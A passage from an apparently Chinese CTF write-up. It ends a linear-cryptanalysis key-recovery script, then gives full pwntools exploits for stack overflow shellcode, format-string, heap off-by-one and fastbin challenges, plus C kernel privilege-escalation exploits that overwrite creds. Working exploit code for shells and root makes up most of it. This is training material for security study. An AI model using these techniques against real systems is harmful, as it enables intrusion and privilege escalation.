    for k in range(0, SZ, 8):
        cur = blk[k:k+8]
        cur = [(cur[i] * coef[i]) % 256 for i in range(8)]
        bits = [bin(x)[2:].rjust(8, '0') for x in cur]
        bits = bits[-1:] + bits[:-1]
        for i in range(8):
            res.append(int(''.join([x[i] for x in bits]), 2))
    return res
def bitxor(n, mask):
    bitlist = [int(x) for x in bin(n & mask)[2:]]
    return bitlist.count(1) % 2
# Sbox线性估计
def linearSbox():
    global linearInput
    for i in range(256):
        si = sbox[i]
        for j in range(256):
            for k in range(256):
                a = bitxor(i, j) # 线性估计输入
                b = bitxor(si, k) # 线性估计输出
                if a == b:
                    offset[j][k] += 1
    for i in range(256):
        offset[i] = [abs(x - 128) / 256 for x in offset[i]]
    for linearOutput in range(256):
        cur = [x[linearOutput] for x in offset]
        linearInput.append(cur.index(max(cur)))
def calcOffset(pt, ct, j, guessed_key):  # 猜测第j段子密钥
    pt = list(unhexlify(pt))
    ct = list(unhexlify(ct))
    ct[j] ^= guessed_key
    ct[j] = sbox[ct[j]] # sbox即为sboxi的逆
    ct[j] = (ct[j] * coef[j]) % 256
    u1 = bitxor(pt[0], linearInput[1 << ((6 - j) % 8)])
    u2 = bitxor(ct[j], 0b10000000)
    if u1 == u2:
        return True
    else:
        return False
def linearAttack():
    key2 = []
    for i in range(8): # 第二轮子密钥的第i段
        count = [0 for _ in range(256)]
        for guessed_key in range(256):
            print("[+] Cracking key...({}-{})".format(i, guessed_key))
            for j in range(10000):
                if calcOffset(plain[j], cipher[j], i, guessed_key) ==
True:
                    count[guessed_key] += 1
```

```
        bias = [abs(x - 5000) / 10000 for x in count]
        key2.append(bias.index(max(bias)))
    return key2
def getkey(key2):
    ct = list(unhexlify(cipher[0]))
    pt = list(unhexlify(plain[0]))
    cur = doxor(ct, key2)
    cur = [sbox[x] for x in cur]
    cur = trans(cur)
    cur = [sboxi[x] for x in cur]
    key = doxor(cur, pt) + key2
    return key
def decrypt_block(ct, key):
    cur = doxor(ct, key[SZ:])
    cur = [sbox[x] for x in cur]
    cur = trans(cur)
    cur = [sboxi[x] for x in cur]
    cur = doxor(cur, key[:SZ])
    return cur
def decrypt(ct, key):
    pt = b''
    for i in range(0, len(ct), SZ * 2):
        block_ct = list(unhexlify(ct[i : i + SZ * 2]))
        block_pt = decrypt_block(block_ct, key)
        pt += bytes(block_pt)
    return pt
if __name__ == "__main__":
    getData(sys.argv[1], sys.argv[2])
    linearSbox()
    key2 = linearAttack()
    key = getkey(key2)
    print(key)
    flag = decrypt(enc_flag, key)
    print(flag)
```

# Pwn

## babystack

简单的栈溢出，在havefun函数内可利用




防护全关（可以为所欲为

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX disabled
PIE:      No PIE (0x400000)
RWX:      Has RWX segments
```

这里使用栈上布置shellcode，然后执行，

当然也可以先 puts GOT 泄露出libc地址，再read one_gadget，最后获shell

```
from pwn import *
sh = process('./pwn')
context(os='linux',arch='amd64')
context.log_level = 'debug'
jmp_rsp = 0x40072b

sh.recvuntil('shellcode:')
sc='\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05'
payload = 'a'*(0x80+0x8) + p64(jmp_rsp) +  sc
print(len(payload))
sh.sendline(payload)
sh.interactive()
```

## format_level2

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  while ( 1 )
  {
    read(0, buf, 0x64uLL);
    if ( !strcmp(buf, "66666666") )
      break;
    printf(buf, "66666666");
  }
  return 0;
}
```

明显的格式化字符串漏洞，难点在于buf 不在栈上，不能直接构造地址进行写入

思路：

- 泄露libc地址，获取one_gadget
- 泄露栈地址，得需要覆盖的EIP位置
- 利用栈上保留的指针，对栈上数据进行写入（需考虑栈地址低2字节大小，否则不能正常回显

比如：


修改0x7fffffffe338 从而在 0x7fffffffe408 写入EIP地址

```python
#coding=utf-8
from pwn import *

context.log_level='debug'
for i in range(1000):
    #sh = process('./pwn')
    sh = remote('ha1cyon-ctf.fun',30009)
    sh.sendline('%9$p')
    addr = sh.recvuntil('\n')
    addr = int(addr, 16)
    eip_addr = addr-0xe0
    log.success("EIP addr: " + hex(eip_addr)) #获得EIP地址
    if eip_addr&0xffff<0x2000:
        sh.sendline('%7$p')
        addr = sh.recvuntil('\n')
        addr = int(addr, 16)
        print hex(addr)
        libc_base = addr-0x21b97
        one_gadget = libc_base+0x4f322
        log.success("one gadget: "+hex(one_gadget))

        payload = "%"+str(eip_addr&0xffff)+"c%9$hn"  #将EIP地址写入栈上
        sh.sendline(payload)
        payload = "%"+str(one_gadget&0xff)+"c5$hhn\x00" #此时EIP保留到栈上，可直接写入
        sh.sendline(payload)

        payload = "%"+str((eip_addr&0xffff)+1)+"c%9$hn\x00"
        sh.sendline(payload)
        payload = "%"+str((one_gadget>>8)&0xff)+"c5$hhn\x00"
        sh.sendline(payload)

```

```
        payload = "%"+str((eip_addr&0xffff)+2)+"c%9$hn\x00"
        sh.sendline(payload)
        sleep(0.2)
        payload = "%"+str((one_gadget>>8*2)&0xff)+"c5$hhn\x00"
        sh.sendline(payload)
        sh.sendline("66666666\x00") #触发
        sh.interactive()
    else:
        sh.close()
```

## babyheap

常见菜单题，edit功能存在 off-by-one

```
unsigned __int64 edit()
{
  __int64 v1; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("Index :");
  read(0, (char *)&v1 + 4, 4uLL);
  LODWORD(v1) = atoi((const char *)&v1 + 4);
  if ( (signed int)v1 < 0 || (signed int)v1 > 9 )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( heaparray[(signed int)v1] )
  {
    printf("Content: ", (char *)&v1 + 4, v1);
    read_input(heaparray[(signed int)v1][1], *heaparray[(signed int)v1] + 1LL);
    puts("Done!");
  }
  else
  {
    puts("How Dare you!");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

思路：

- 修改下一个chunk大小，造成free 时堆块重叠
- 写入内容可覆盖到指向该 chunk 的指针，修改GOT表
- 写入 /bin/sh\x00触发

```
#coding=utf-8

from pwn import *
context.log_level = "debug"


sh = process("./pwn")
#sh = remote("ha1cyon-ctf.fun", 30052)
elf = ELF("./pwn")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")


def create(size, content):
    sh.sendlineafter(":", "1")
    sh.sendlineafter(":", str(size))
    sh.sendlineafter(":", content)

```

```python
def edit(idx, content):
    sh.sendlineafter(":", "2")
    sh.sendlineafter(":", str(idx))
    sh.sendlineafter(":", content)

def show(idx):
    sh.sendlineafter(":", "3")
    sh.sendlineafter(":", str(idx))

def delete(idx):
    sh.sendlineafter(":", "4")
    sh.sendlineafter(":", str(idx))


if __name__ == "__main__":
    create(24, "0")
    create(24, "1")
    edit(0, "a" * 24 + p8(0x41)) # overwrite chunk size

    delete(1)
    payload = p64(0) * 3+p64(0x21) + p64(0x20) + p64(elf.got["atoi"])
    create(56, payload)
    show(1)
    libcBase = u64(sh.recvuntil("\x7f")[-6: ].ljust(8, "\x00")) - libc.symbols["atoi"]
    systemAddr = libcBase + libc.symbols["system"]
    edit(1, p64(systemAddr))
    sh.sendlineafter(":", "/bin/sh\x00")

    sh.interactive()
    sh.close()
```

## BAD GUY(环境16.04)

无show功能，需爆破stdout输出，漏洞：edit可任意修改。但有次数限制

```
int edit()
{
  __int64 v0; // rax
  unsigned __int64 v2; // [rsp+0h] [rbp-10h]
  __int64 nbytes; // [rsp+8h] [rbp-8h]

  if ( count <= 0 )
  {
    puts("Bad Guy!");
    exit(1);
  }
  --count;
  printf("Index :");
  v0 = read_num();
  printf("size: ", v0);
  nbytes = read_num();
  if ( !heaparray[2 * v2 + 1] || v2 > 9 )
    return puts("Bad Guy!");
  printf("content: ");
  return read(0, heaparray[2 * v2 + 1], nbytes);
}
```

思路：

- 覆盖下一chunk大小，free后造成 chunk 重叠
- 利用STDOUT处上部可找到0x7f字段，fastbin bin attack进行写入（地址需爆破），获得libc地址
- 流程化，覆盖__free_hook为system, free写入/bin/sh的chunk get shell

ps.read读不到足够的字节可能一直等待，sleep可以用

```
#coding=utf-8
from pwn import *

libc = ELF('../libc/64-libc-2.23.so')
context.log_level='debug'

def add(idx, size, content):
    sh.recvuntil('>>')
    sh.sendline('1')
    sh.recvuntil(':')
    sh.sendline(str(idx))
    sh.recvuntil(':')
    sh.sendline(str(size))
    sh.recvuntil(':')
    sh.send(content)

def edit(idx, size, content):
    sh.recvuntil('>>')
    sh.sendline('2')
    sh.recvuntil(':')
    sh.sendline(str(idx))
    sh.recvuntil(':')
    sh.sendline(str(size))
    sh.recvuntil(':')
    sh.send(content)

def free(idx):
    sh.recvuntil('>>')
    sh.sendline('3')
    sh.recvuntil(':')
    sh.sendline(str(idx))
while True:
    try:
        sh = process('./pwn')
        #sh = remote("ha1cyon-ctf.fun", 30013)
        add(0, 0x20-8, (0x20-8)*'a')
        add(1, 0x20-8, (0x20-8)*'a')
        add(2, 0x70-8, (0x70-8)*'a')
        add(3, 0x70-8, (0x70-8)*'a')
        payload = (0x20-8)*'b'+p64(0x91)
        edit(0, len(payload), payload)
```

```
        free(1)
        free(2)
        add(4, 0x20-8, (0x20-8)*'c')
        payload = (0x20-8)*'b'+p64(0x21)+(0x20-8)*'b'+p64(0x71)+p16(0x25dd)
        edit(0, len(payload), payload)

        payload = 'a'*3+p64(0)*6
        payload +=  p64(0xfbad1887)
        payload += p64(0) * 3
        payload += '\x40'
        add(5, 0x70-8, (0x70-8)*'a')
        add(6, 0x70-8, payload)
        sleep(1.5) #结束read，payload长度不够
        addr_stdout_ = u64(sh.recv(6).ljust(8, '\x00'))
        libcbase = addr_stdout_ - 0x3c5640
        free_hook = libcbase + libc.sym['__free_hook']
        system_addr = libcbase + libc.sym['system']
        main_arena = libcbase + 0x3c4b78
        log.success('system '+hex(system_addr))
        payload = (0x20-8)*'b'+p64(0x21)+(0x20-8)*'b'+p64(0x71)+p64(0)+p64(free_hook-24-5)+p64(0x70)
        edit(0, len(payload), payload)
        add(7, 0x70-8, (0x70-8)*'a')
        free(7)
        payload = '/bin/sh\x00'+(0x20-8-8)*'b'+p64(0x21)+(0x20-8)*'b'+p64(0x71)+p64(free_hook-0x10)
        edit(0, len(payload), payload)
        add(7, 0x70-8, (0x70-8)*'a')
        add(7, 0x70-8, p64(system_addr))
        sleep(1.5)
        free(0)
        sh.interactive()
    except:
        sh.close()
        continue
    else:
        sh.interactive()
        sh.close()
        break
```

## Learn-Kernel-From-ROP

内核入门ROP

```
#include <stdio.h>
#include <stdlib.h>
```

```c
#include <unistd.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <string.h>
size_t commit_creds = 0xffffffff81082e70;
size_t prepare_kernel_cred = 0xffffffff81083240;
size_t user_cs, user_ss, user_rflags, user_sp;
void get_shell()
{
    system("/bin/sh");
}
void save_stats()
{
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "movq %%rsp, %3\n"
        "pushfq\n"
        "popq %2\n"
        : "=r"(user_cs), "=r"(user_ss), "=r"(user_rflags), "=r"(user_sp)
        :
        : "memory");
}
void get_root()
{
    char *(*pkc)(int) = prepare_kernel_cred;
    void (*cc)(char *) = commit_creds;
    (*cc)((*pkc)(0));
}
int main()
{
    save_stats();
    char buf[0x100] = {0};
    int fd = open("/dev/vuln", O_RDWR);
    size_t rop_chain[] = {
        (size_t)get_root,
        0xffffffff817b6b48, // swapgs;  ret;
        0xffffffff811335ef, // iretq;
        (size_t)get_shell,
        user_cs,
        user_rflags,
        user_sp,
        user_ss
    };
    memcpy(buf+116,rop_chain, 64);
    write(fd, buf, 200);
    close(fd);
    return 0;
}
```

## ezdrv

构造任意地址读写进行利用

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <string.h>
#include <sys/prctl.h>
struct add_param
{
    size_t len;
    char* buf;
};
struct read_param
{
    unsigned int idx;
    size_t len;
    char* buf;
};
struct free_param{
    unsigned int idx;
};
struct edit_param
{
    unsigned int idx;
    size_t len;
    char* buf;
};
int main()
{
    //1 add
    //2 read
    //3 free
    // edit
    int fd = open("/dev/vuln", O_RDWR);

    char target[] = "findf11st";
    prctl(PR_SET_NAME , target);
    char* res = malloc(0x1000);
    char buf[0x100] = {0};
    struct add_param ap;
    struct read_param rp;
    struct free_param fp;
    struct edit_param ep;
    int iret;
    memcpy(buf, "bbbb", 4);
```

```
    ap.buf=buf;
    ap.len=0x10;
    ioctl(fd,0x10000001, &ap);
    size_t len = (0x1000<<1)+1;
    memcpy(buf, "aaaa", 4);
    memcpy(&(buf[0x40]), &len, 8);
    buf[0x50]=0x93;
    for(size_t addr =
0xffff880000000000;addr<0xffffc80000000000;addr+=0x1000){
        printf("%lx", addr);
        memcpy(&(buf[0x48]), &addr, 8);
        ap.buf=buf;
        ap.len=0x51;
        ioctl(fd,0x10000001, &ap);
        fp.idx=1;
        ioctl(fd,0x10000003, &fp);
        size_t result;
        rp.buf = res;
        rp.idx=0;
        rp.len=0x1000;
        iret = ioctl(fd,0x10000002, &rp);
        printf("    %d\n",iret);
        result = memmem(res,0x1000,target,9);
        if (result){
            size_t cred = *(size_t*)(result-0x10);
            size_t real_cred = *(size_t*)(result-0x8);
            printf("%lx\n", cred);
            printf("%lx\n", real_cred);
            printf("findyou\n");
            memcpy(&(buf[0x48]), &cred, 8);
            ap.buf=buf;
            ap.len=0x51;
            ioctl(fd,0x10000001, &ap);
            fp.idx=1;
            ioctl(fd,0x10000003, &fp);
            ep.idx=0;
            ep.len=0x28;
            size_t payload[]={
                0x3,
                0,
                0,
                0,
                0
            };
            ep.buf=payload;
            iret = ioctl(fd,0x10000004, &ep);
            printf("%d\n",iret);
            system("/bin/sh");
            break;
```

```
        }
    }
    close(fd);
    return 0;
}
```